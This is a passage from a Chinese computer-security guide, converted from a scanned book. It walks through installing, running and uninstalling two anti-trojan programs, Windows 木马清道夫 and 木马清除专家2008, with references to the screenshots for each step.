


图 11-24 双击可执行文件

（2）此时打开如图 11-25 所示的“软件许可协议”对话框，阅读协议内容后，单击“接受”按钮。




图 11-25 “软件许可协议”对话框

（3）此时打开如图 11-26 所示的“安装到目录”对话框，设置软件的安装目录，完成后单击“安装”按钮，即可开始软件的安装操作。

（4）此时打开如图 11-27 所示的“安装”对话框，设置安装目录，单击“确定”按钮完成软件的安装操作。




图 11-26 “安装到目录”对话框



图 11-27 “安装”对话框

安装完软件后即可使用木马清道夫查杀计算机中的木马病毒，具体的使用方法如下所示。

（1）在桌面上双击“Windows 木马清道夫”快捷方式图标，如图 11-28 所示，打开如图 11-29 所示的“木马清道夫”程序应用窗口。



图 11-28 双击快捷方式



图 11-29 “木马清道夫”程序应用窗口

（2）在该应用程序窗口中即可选择不同的查杀方式，这里选择“扫描进程”图标按钮，打开如图 11-30 所示的“扫描进程”对话框。

（3）在该对话框中单击“扫描”按钮，即可扫描计算机中活动的进程。稍等片刻之后，弹出“扫描进程”提示框，提示进程中没有木马病毒，单击“确定”按钮即可，如图 11-31 所示。




图 11-30 “扫描进程”对话框




图 11-31 “扫描进程”提示框

如果要卸载 Windows 木马清道夫，可进行如下所示的操作。

（1）在系统中依次执行“开始”→“所有程序”→“Windows 木马清道夫”→“卸载 Windows 木马清道夫”命令，如图 11-32 所示。

（2）此时打开如图 11-33 所示的“木马清道夫卸载程序”对话框，若确实卸载该软件，单击“卸载”按钮。




图 11-32 执行菜单命令



图 11-33 卸载对话框

（3）打开如图 11-34 所示的提示框，提示是否重新启动计算机，若要稍后再重新启动计算机，单击“否”按钮。

（4）接着重新启动计算机，即可彻底卸载木马清道夫程序。




图 11-34 提示框

11.1.4 木马清除专家

木马清除专家2008是一款专业防杀木马的软件，针对目前流行的木马病毒特别有效，能够彻底查杀各种流行木马如QQ盗号木马、网游盗号木马、冲击波、灰鸽子和黑客后门等上万种木马间谍程序，是计算机不可缺少的坚固堡垒。

具体的安装方法如下所示。

（1）下载完成木马清除专家后，找到软件所在的文件夹，双击可执行文件“mmqczjsetup1224.exe”，如图11-35所示。

（2）此时打开如图11-36所示的“欢迎”对话框，单击“下一步”按钮继续软件的安装操作。




图11-35 双击可执行文件




图11-36 “欢迎”对话框

（3）打开如图11-37所示的“许可协议”对话框，阅读协议内容，勾选“我接受上述条款和条件”单选项，完成后单击“下一步”按钮。

（4）打开如图11-38所示的“自述文件”对话框，阅读其内容后单击“下一步”按钮。




图11-37 “许可协议”对话框




图11-38 “自述文件”对话框

（5）打开如图11-39所示的“目的目录”对话框，设置软件安装的目标位置，完成后单击“下一步”按钮。

（6）打开如图11-40所示的“安装选项”对话框，设置软件安装的选项，完成后单击“下

一步”按钮。




图 11-39 “目的目录”对话框




图 11-40 “安装选项”对话框

（7）打开如图 11-41 所示的“TCE2008 应用程序已经成功安装”对话框，单击“完成”按钮。



图 11-41 “TCE2008 应用程序已经成功安装”对话框

安装完毕后即可使用木马清除专家查杀计算机中的木马病毒，具体的使用方法如下所示。

（1）在桌面上双击“木马清除专家 2008”快捷方式图标，如图 11-42 所示，打开如图 11-43 所示的“备份注册表”提示框。




图 11-42 双击快捷方式

